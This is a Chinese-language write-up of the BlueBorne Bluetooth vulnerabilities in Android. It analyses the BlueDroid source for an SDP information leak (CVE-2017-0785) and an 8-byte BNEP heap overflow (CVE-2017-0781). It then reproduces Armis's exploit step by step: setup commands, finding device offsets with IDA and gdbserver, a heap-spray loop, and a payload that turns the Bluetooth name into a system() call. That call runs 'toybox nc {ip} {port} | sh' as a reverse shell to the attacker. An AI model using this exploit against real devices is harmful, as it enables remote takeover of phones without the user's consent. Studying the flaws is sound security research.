1. 漏洞概述

1.1 漏洞介绍

使用蓝牙通信协议的设备数量随着物联网时代的开启日益增多。近期，物联安全公司Armis Labs披露了一个攻击向量BlueBorne，称击者可利用一系列与蓝牙相关的安全漏洞，在一定场景下可实现对具有蓝牙功能的远端设备的控制，进而窃取受害者数据、进行中间人攻击以及在感染一个设备后蠕虫式感染其它设备，且此攻击方式无需向用户申请认证授权，具有较大的危害性。

1.2 漏洞背景

蓝牙协议是中短距离无线通信采用的常用协议，但由于其规则庞大、架构复杂、功能模块繁多，且一些功能允许厂商自定义，直接导致很多蓝牙设备并未选择相对安全的加密通信方式；另外，一些设备由于自身性质原因，无法执行特定身份认证过程(例如蓝牙耳机无法执行“密钥输入”安全模式，因为耳机设备上就没有可供键盘输入的接口) 。这是造成此次蓝牙安全威胁的两大直接原因。

此次攻击首先需要知道目标设备的蓝牙地址。由于很多用户日常习惯默认开启蓝牙设备，便于攻击者扫描进而获得地址；另外在手机、电脑等设备中蓝牙地址与无线WiFi地址很接近或完全相同，使得攻击者很容易通过嗅探无线网络数据包进而推出目标蓝牙设备的地址。

不像其它驱动一样，每个操作系统都只有一个蓝牙协议栈，这导致一个漏洞的发现将会影响一系列基于此系统的设备。

2. 漏洞原理

2.1 CVE-2017-0785

技术原理

这个CVE是SDP协议上面的漏洞，可以泄露敏感信息，例如栈地址，堆地址，程序地址等

我们想一想，两个陌生的设备（之前未有过交互）如何去发现对方支持什么服务呢？很容易想到，我们需要一种协议，这种协议规定了服务在服务器上面是如何存储的以及对方如何能够通过这个协议来获取到数据，以及双方共同遵守的一些规定等等。

SDP全称是Service Discovery Protocol，它是一种服务发现的协议，它可以达成我们上面提出的问题。

除此以外，SDP还负责使用固定的UUID（通用唯一蓝牙服务的标识符）生成PSM（Protocol Service Multiplexer）。这个PSM是一个动态的数字, 可以用于创建指定服务的L2CAP连接。

为了知道陌生的设备支持什么服务，一个SDP客户端会发送一个SDP请求报文，然后从SDP服务端接收到SDP回应报文。SDP还定义了一个分片机制，用于传输比较长的SDP回应报文。这个机制叫做"SDP Continuation"

SDP Continuation和普通的分片机制不同，它工作的流程如下

1. 首先SDP客户端发送SDP请求
2. 如果SDP回应报文超过L2CAP连接定义的MTU，回应报文会被分片，然后返回其中一个分片，在这个SDP分片回应报文前面还会加上“Continuation state"(分片的状态)
3. 为了接受剩余的报文，SDP客户端会发送同样的SDP请求报文，并在后面附带最后一个接收到的分片报文中的"Continuation state"
4. SDP接收到后会回复下一个分片报文
5. 这个流程会重复直到所有分片传输完成

其实蓝牙在这个SDP上面又定义了一个分片机制非常奇怪，因为蓝牙已经有L2CAP等可以分片的协议层了。而且在标准里面，有一个非常重要的信息没有提到，就是"Continuation state"的具体结构。标准里面只是提到:

```
“The format of the continuation information is not standardized among SDP servers. Each
continuation state parameter is meaningful only to the SDP server that generated it.”
```

这个决定其实很奇怪，因为这个"Continuation state"在客户端中并没有使用到，这个"Continuation state”只是在服务端处理分片请求的时候使用。

CVE-2017-0785就是BlueDroid实现这个SDP Continuation时候出现的漏洞。

源代码分析

上文也提到，"Continuation state"具体结构并没有在标准里面说明

而在BlueDroid里面，"Continuation state”的结构如下

```
typedef struct{
    uint16_t* cont_offset;
} sdp_cont_state_t;
```

这个cont_offset是回应报文分片完，返回的分片的index

然后我们再看看具体的处理函数process_service_search

```
static void process_service_search(tCONN_CB* p_ccb, uint16_t trans_num,
                                   uint16_t param_len, uint8_t* p_req,
                                   UNUSED_ATTR uint8_t* p_req_end) {
  uint16_t max_replies, cur_handles, rem_handles, cont_offset;
  tSDP_UUID_SEQ uid_seq;
  uint8_t *p_rsp, *p_rsp_start, *p_rsp_param_len;
  uint16_t rsp_param_len, num_rsp_handles, xx;
  uint32_t rsp_handles[SDP_MAX_RECORDS] = {0};
  tSDP_RECORD* p_rec = NULL;
  bool is_cont = false;

  p_req = sdpu_extract_uid_seq(p_req, param_len, &uid_seq);

  if ((!p_req) || (!uid_seq.num_uids)) {
    sdpu_build_n_send_error(p_ccb, trans_num, SDP_INVALID_REQ_SYNTAX,
                            SDP_TEXT_BAD_UUID_LIST);
    return;
  }
```

这里主要是sdpu_extract_uid_seq，提取请求的UUID

```
/* Get the max replies we can send. Cap it at our max anyways. */
  BE_STREAM_TO_UINT16(max_replies, p_req);

  if (max_replies > SDP_MAX_RECORDS) max_replies = SDP_MAX_RECORDS;

  if ((!p_req) || (p_req > p_req_end)) {
    sdpu_build_n_send_error(p_ccb, trans_num, SDP_INVALID_REQ_SYNTAX,
                            SDP_TEXT_BAD_MAX_RECORDS_LIST);
    return;
  }
```

然后从请求里面获取能分片最大的长度(max_replies)，如果超过了SDP_MAX_RECORDS，就会变成SDP_MAX_RECORDS

```
  /* Get a list of handles that match the UUIDs given to us */
  for (num_rsp_handles = 0; num_rsp_handles < max_replies;) {
    p_rec = sdp_db_service_search(p_rec, &uid_seq);
    if (p_rec)
      rsp_handles[num_rsp_handles++] = p_rec->record_handle;
    else
      break;
  }
```

这里是for循环，拿对应UUID的全部分片报文，放到rsp_handles里面，循环的次数可以被 max_replies 控制，因此可以同时控制变量num_rsp_handles的值

```
  /* Check if this is a continuation request */
  if (*p_req) {
    if (*p_req++ != SDP_CONTINUATION_LEN || (p_req >= p_req_end)) {
      sdpu_build_n_send_error(p_ccb, trans_num, SDP_INVALID_CONT_STATE,
                              SDP_TEXT_BAD_CONT_LEN);
      return;
    }
    BE_STREAM_TO_UINT16(cont_offset, p_req);
    if (cont_offset != p_ccb->cont_offset) {
      sdpu_build_n_send_error(p_ccb, trans_num, SDP_INVALID_CONT_STATE,
                              SDP_TEXT_BAD_CONT_INX);
      return;
    }
    rem_handles =
        num_rsp_handles - cont_offset; /* extract the remaining handles */
  } else {
    rem_handles = num_rsp_handles;
    cont_offset = 0;
    p_ccb->cont_offset = 0;
  }
```

这里判断请求是否是分片的，然后就是一些检查，之后调用BE_STREAM_TO_UINT16从请求里面获取cont_offset

取完cont_offset，会和p_ccb这个结构体里面记录的cont_offset进行检查，p_ccb这个结构体是用于记录ssp连接各种状态的一个结构体，只要在同一个ssp连接都会使用同一个p_ccb结构体

所以这里不能伪造cont_offset

然后用rem_handles这个变量记录剩下有多少分片，但是这里其实有一个漏洞，假如前面控制max_replies，使得num_rsp_handles为0，这里rem_handles因为类型是uint16_t，所以会溢出变成一个很大的数

```
 /* Calculate how many handles will fit in one PDU */
   cur_handles =
       (uint16_t)((p_ccb->rem_mtu_size - SDP_MAX_SERVICE_RSPHDR_LEN) / 4);

   if (rem_handles <= cur_handles)
     cur_handles = rem_handles;
   else /* Continuation is set */
   {
     p_ccb->cont_offset += cur_handles;
     is_cont = true;
   }
```

这里cur_handles是需要分片多少个，是一个固定的数字（虽然会随着mtu改变，但是同一个连接不会改变)

假如上面rem_handles变成一个很大的数字，这里就会走else流程，然后p_ccb->cont_offset就会增加cur_handles

```
/*  SDP_TRACE_DEBUG("SDP Service Rsp: tothdl %d, curhdlr %d, start %d, end %d,
     cont %d",
                        num_rsp_handles, cur_handles, cont_offset,
                        cont_offset + cur_handles-1, is_cont); */
  for (xx = cont_offset; xx < cont_offset + cur_handles; xx++)
    UINT32_TO_BE_STREAM(p_rsp, rsp_handles[xx]);
```

最后在这里，for循环中 cont_offset + cur_handles的值越来越大，最后超过SDP_MAX_RECORDS，最终泄露栈上的信息

2.2 CVE-2017-0781


技术原理

这个CVE是bnep协议上的一个漏洞，可以堆溢出8个字节

BNEP（Bluetooth Network Encapsulation Protocol） 网络封装协议。为了使集成蓝牙技术的电脑、电话、PDA、家用电器等网络设备交换信息，需要在网络层统一数据分组。网络封装协议将来自不同网络的数据分组重新封装，通过 L2CAP 进行传输。BNEP 支持 Ipv4、Ipv6、IPX 。


在BNEP之上是PAN profile, 实现了网络层。

BNEP服务主要是通过L2CAP连接封装各种形式的以太网数据包，为此BNEP定义了各种用于封装压缩和未压缩以太头的信息。




上面这幅图展示了BNEP头如何根据BNEP包的类型转换为以太报文Header。

除了各种封装消息外，BNEP还支持BNEP控制消息。控制消息有助于建立PAN连接和各种流量控制功能



BNEP control message format, BNEP Specification, Version 1.0, page 17

为了可以让多个控制信息在一个L2CAP报文里面，一个可选的Extension header可以加在BNEP header后面，如果将BNEP header中的"extension bit“置为1，则表示这个BNEP报文会包含extension header



BNEP extension header format, BNEP Specification, Version 1.0, page 39

在Android的蓝牙协议栈中，处理BNEP控制信息的部分存在漏洞，可以堆溢出8个字节

https://info.armis.com/rs/645-PDC-047/images/BlueBorne Technical White Paper_20171130.pdf

源代码分析

```
case BNEP_FRAME_CONTROL:
  ctrl_type = *p;
  p = bnep_process_control_packet(p_bcb, p, &rem_len, false);
  if (ctrl_type == BNEP_SETUP_CONNECTION_REQUEST_MSG &&
      p_bcb->con_state != BNEP_STATE_CONNECTED && extension_present && p &&
      rem_len) {
    p_bcb->p_pending_data = (BT_HDR*)osi_malloc(rem_len);
    memcpy((uint8_t*)(p_bcb->p_pending_data + 1), p, rem_len);
    p_bcb->p_pending_data->len = rem_len;
    p_bcb->p_pending_data->offset = 0;
  } else {
```

这里是处理控制信息的部分，可以看到，过了一堆if的检查之后，会调用malloc分配一块内存，之后调用memcpy复制内存

这里很明显有一块堆溢出，因为memcpy复制的大小刚好是内存分配的大小，但是复制的地址就变成p_bcb->p_pending_data+1，导致溢出sizof(BT_HDR)=8个字节

我们再仔细看下要求的条件，ctrl_type == BNEP_SETUP_CONNECTION_REQUEST_MSG这个是判断控制信息的类型，我们可以控制

b_bcb->con_state != BNEP_STATE_CONNECTED 这个是指BNEP的状态还没到连接状态

extension_present是指有扩展，p是有控制信息，rem_len是指还未解析的包的长度

因此过这个检查需要控制类型为BNEP_SETUP_CONNECTION_REQUEST_MSG，带有扩展信息的BNEP控制包

3. Exploit利用

3.1 环境搭建

复现整个漏洞最难受的地方就是环境的搭建，尝试了mac windows都不行，最后装了个双系统Ubuntu才能够成功搭建好

依赖安装

```
sudo apt-get install libbluetooth-dev bluez python-pip
sudo pip2 install pybluez pwn
```

在exp里面，会调用

```
hciconfig
```

在exp里面，会调用下面这个命令关闭ssp

```
hciconfig hci0 sspmode 0
```

但是intel的蓝牙可能有点问题，不能用上面的命令关闭，需要用以下几条命令去关闭

```
hciconfig hci0 down
btmgmt ssp off
hciconfig hci0 up
```

除此以外，在exp里面，每次打exp都会生成随机的bdaddr，但是intel的蓝牙也不支持使用bccmd去修改bdaddr

因此要把exp里面生成随机bdaddr改成固定自己蓝牙的bdaddr

3.2 exp利用及调试

在exp中，硬编码了几个偏移，需要动态的去修改


```
# For Nexus 5X 7.1.2 patch level Aug/July 2017
#LIBC_TEXT_STSTEM_OFFSET = 0x45f80 + 1
#LIBC_SOME_BLX_OFFSET = 0x1a420 + 1

# Aligned to 4 inside the name on the bss (same for both supported phones)
BSS_ACL_REMOTE_NAME_OFFSET = 0x202ee4
BLUETOOTH_BSS_SOME_VAR_OFFSET = 0x14b244
```

需要从手机中拖出来so文件，用ida解析去找到对应的偏移，system的偏移可以用ida找到，其他两个还需要动态调试去找，所以手机需要先root

可以使用以下命令将so文件拖出来

```
adb pull /system/lib/hw/bluetooth.default.so
adb pull /system/lib/libc.so
```

然后用ida打开libc.so文件, 在函数栏找到system函数



将硬编码的偏移替换为0x45EF0

```
#LIBC_TEXT_STSTEM_OFFSET = 0x45EF0 + 1
```

之后就需要动态调试了

动态调试

首先从github上面下载一个静态链接的arm gdbserver

然后用adb将其传到手机上面，顺便加个权限，映射一下端口

```
adb push ./gdbserver /data/local/tmp
adb shell chmod 777 /data/local/tmp/gdbserver
adb forward tcp:8798 tcp:8798
```

然后用ps找到bluetooth进程

```
adb shell ps |grep bluetooth
```

返回例子如下

```
$ adb shell ps |grep bluetooth
bluetooth 7277  480   1045228 53376 ptrace_sto 0000000000 t com.android.bluetooth
bluetooth 7310  1     16588  1724  poll_sched 0000000000 S /system/bin/wcnss_filter
```

这个例子的pid为7277

然后先进入adb shell，输入su变成root，再使用gdbserver进行attach

```
adb shell
su


/data/local/tmp/gdbserver --attach 0.0.0.0:8798 7277
```

之后再使用gdb-multiarch去连接，进行调试

```
gdb-multiarch
target remote 127.0.0.1:8798
```

这样就能成功的进行调试

动态调试寻找偏移

首先在脚本里面插入print语句，输出下面这两个变量的值

```
    # Calculate according to known libc.so and bluetooth.default.so binaries
    likely_some_libc_blx_offset = result[-3][-2]
    likely_some_bluetooth_default_global_var_offset = result[6][0]
    print(hex(likely_some_libc_blx_offset),hex(likely_some_bluetooth_default_global_var_offset)) #
```

然后进入adb shell，用su变成root，之后使用下面的命令找到libc和bluetooth.default.so的基址

```
# cat /proc/7277/maps |grep libc.so
e9f9f000-ea023000 r-xp 00000000 103:09 1342                              /system/lib/libc.so ; 0xe
ea023000-ea027000 r--p 00083000 103:09 1342                              /system/lib/libc.so
ea027000-ea029000 rw-p 00087000 103:09 1342                              /system/lib/libc.so
```

```
# cat /proc/7277/maps |grep bluetooth.default
e835c000-e848f000 r-xp 00000000 103:09 1278                              /system/lib/hw/bluetooth.
e8490000-e8493000 r--p 00133000 103:09 1278                              /system/lib/hw/bluetooth.
e8493000-e8494000 rw-p 00136000 103:09 1278                              /system/lib/hw/bluetooth.
```

根据exp输出的两个变量和找到的基址，计算偏移，修改LIBC_SOME_BLX_OFFSET和BLUETOOTH_BSS_SOME_VAR_OFFSET的偏移

但是如果尝试几次，偏移不固定的话，可以修改这里面的下标，找一个比较稳定的

```
    likely_some_libc_blx_offset = result[-3][-2]
    likely_some_bluetooth_default_global_var_offset = result[6][0]
```

剩下还有一个BSS_ACL_REMOTE_NAME_OFFSET，这个偏移需要使用find去遍历内存找

首先执行doit脚本，将bluetooth进程弄crash，这个时候gdb还没退出，然后可以遍历一下找到对应的位置

下面是在so文件内存附近寻找toybox这个字符串的命令

```
$ find 0xe835c000,0xe8f5c000,{char[6]}"toybox"
0xe8556c4b
warning: Unable to access 16000 bytes of target memory at 0xe856e351, halting search.
1 pattern found.
```


返回的地址0xe8556c4b减去0xf，再减去so基址，就是BSS_ACL_REMOTE_NAME_OFFSET
这里是

```
BSS_ACL_REMOTE_NAME_OFFSET=0xe8556c4b-0xf-0xe835c000
```

利用

将上面几个偏移找好之后，要将手机和攻击的电脑连在同一个网络下面，这样才能拿到shell，当然你也可以指定别的ip，然后在上面监听1233端口

利用成功的截图如下



3.3 exp 分析

除去前面泄露的部分，exp比较关键的部分如下

```
    # Each of these messages causes BNEP code to send 100 "command not understood" responses.
    # This causes list_node_t allocations on the heap (one per reponse) as items in the xmit_hold_
    # These items are popped asynchronously to the arrival of our incoming messages (into hci_msg_
    # Thus "holes" are created on the heap, allowing us to overflow a yet unhandled list_node of h
    for i in range(20):
        bnep.send(binascii.unhexlify('8109' + '800109' * 100))

    # Repeatedly trigger the vuln (overflow of 8 bytes) after an 8 byte size heap buffer.
    # This is highly likely to fully overflow over instances of "list_node_t" which is exactly
    # 8 bytes long (and is *constantly* used/allocated/freed on the heap).
    # Eventually one overflow causes a call to happen to "btu_hci_msg_process" with "p_msg"
    # under our control. ("btu_hci_msg_process" is called *constantly* with messages out of a list
    for i in range(1000):
        # If we're blocking here, the daemon has crashed
        _, writeable, _ = select.select([], [bnep], [], PWNING_TIMEOUT)
        if not writeable:
            break
        bnep.send(binascii.unhexlify('810100') +
                  struct.pack('<II', 0, acl_name_addr))
    else:
        log.info("Looks like it didn't crash. Possibly worked")
```

首先我们回忆下，前面提到，CVE-2017-0781这个漏洞可以堆溢出8个字节

```
        memcpy((uint8_t*)(p_bcb->p_pending_data + 1), p, rem_len);
```

但是具体怎么利用呢？armis他们就选择了溢出只有8字节大小的list_node_t结构体

结构体的定义如下

```
struct list_node_t {
    struct list_node_t* next;
    void* data;
}
```

该结构体的第二个成员是个void型指针，可以根据用途转化为其他类型的指针

而恰好在btu_hci_msg_process函数中会将list_node_t结构体的data成员强制转化为post_to_task_hack_t结构体类型，如下所示：

```
static void btu_hci_msg_process(BT_HDR* p_msg) {
  /* Determine the input message type. */
  switch (p_msg->event & BT_EVT_MASK) {
    case BTU_POST_TO_TASK_NO_GOOD_HORRIBLE_HACK:  // TODO(zachoverflow): remove
                                                  // this
      ((post_to_task_hack_t*)(&p_msg->data[0]))->callback(p_msg);
#if (HCILP_INCLUDED == TRUE)
      /* If the host receives events which it doesn't responsd to, */
      /* it should start an idle timer to enter sleep mode.        */
      btu_check_bt_sleep();
#endif
      break;
    case BT_EVT_TO_BTU_HCI_ACL:
      /* All Acl Data goes to L2CAP */
      l2c_rcv_acl_data(p_msg);
      break;
```

而post_to_task_hack_t则包含的是一个函数指针：

```
// HACK(zachoverflow): temporary dark magic
#define BTU_POST_TO_TASK_NO_GOOD_HORRIBLE_HACK \
  0x1700  // didn't look used in bt_types...hope goes nothing
typedef struct { void (*callback)(BT_HDR*); } post_to_task_hack_t;
```

因此，armis的exploit通过溢出list_node_t结构体可以直接控制堆上的函数指针，从而达到劫持进程执行的目的。list_node_t结构体到p_msg参数的转换则是在btu_hci_msg_ready函数中进行的，如下所示：

```
void btu_hci_msg_ready(fixed_queue_t* queue, UNUSED_ATTR void* context) {
  BT_HDR* p_msg = (BT_HDR*)fixed_queue_dequeue(queue);
  btu_hci_msg_process(p_msg);
}
```

fixed_queue_dequeue函数从队列中出队一个list_node_t结构体，然后转换为p_msg参数传递到btu_hci_msg_process函数进行处理。因此，只要能够控制堆上的list_node_t结构体，就能够在btu_hci_msg_process函数执行时劫持进程。armis的exploit也是通过大量堆喷去实现覆盖list_node_t结构体。具体的部分就是

```
    for i in range(20):
        bnep.send(binascii.unhexlify('8109' + '800109' * 100))
```

这里上面每一次send，都会造成bnep生成100个"command not understood"回应报文，然后导致在堆上生成一大堆list_node_t结构体

这些回应报文会异步的去发送，所以我们可以在此期间利用溢出8个字节的漏洞，对这些list_node_t结构体进行溢出，就是如下这段代码

```
for i in range(1000):
        # If we're blocking here, the daemon has crashed
        _, writeable, _ = select.select([], [bnep], [], PWNING_TIMEOUT)
        if not writeable:
            break
        bnep.send(binascii.unhexlify('810100') +
                  struct.pack('<II', 0, acl_name_addr))
    else:
        log.info("Looks like it didn't crash. Possibly worked")
```

但是这里其实还有一个问题需要解决，溢出的data指针指向哪里?

这里armis利用了蓝牙客户端的名字，在蓝牙协议的通信过程中，名字会被存储到so文件的bss段中，位置相对固定

因此他们直接将名字伪造成post_to_task_hack_t结构体

```
((post_to_task_hack_t*)(&p_msg->data[0]))->callback(p_msg)
```

然后这里callback的参数刚好就是结构体本身，也就是名字，因此可以把callback函数设置为system，在名字后面加上分号和需要执行的命令，最后就能成功执行

下面这里是改名字相关的代码，可以参考一下他们具体是把名字改成怎样的

```
SHELL_SCRIPT = b'toybox nc {ip} {port} | sh'


def set_bt_name(payload, src_hci, src, dst):
    # Create raw HCI sock to set our BT name
    raw_sock = bt.hci_open_dev(bt.hci_devid(src_hci))
    flt = bt.hci_filter_new()
    bt.hci_filter_all_ptypes(flt)
    bt.hci_filter_all_events(flt)
    raw_sock.setsockopt(bt.SOL_HCI, bt.HCI_FILTER, flt)

    # Send raw HCI command to our controller to change the BT name (first 3 bytes are padding for
    raw_sock.sendall(binascii.unhexlify('01130cf8cccccc') + payload.ljust(MAX_BT_NAME, b'\x00'))
    raw_sock.close()
    #time.sleep(1)
    time.sleep(0.1)

    # Connect to BNEP to "refresh" the name (does auth)
    bnep = bluetooth.BluetoothSocket(bluetooth.L2CAP)
    bnep.bind((src, 0))
    bnep.connect((dst, BNEP_PSM))
    bnep.close()

    # Close ACL connection
    os.system('hcitool dc %s' % (dst,))
...
...
...
def pwn(src_hci, dst, bluetooth_default_bss_base, system_addr, acl_name_addr, my_ip, libc_text_bas
    ...
    ...
    payload = struct.pack('<III', 0xAAAA1722, 0x41414141, system_addr) + b'";\n' + \
                          SHELL_SCRIPT.format(ip=my_ip, port=NC_PORT) + b'\n#'

    assert len(payload) < MAX_BT_NAME
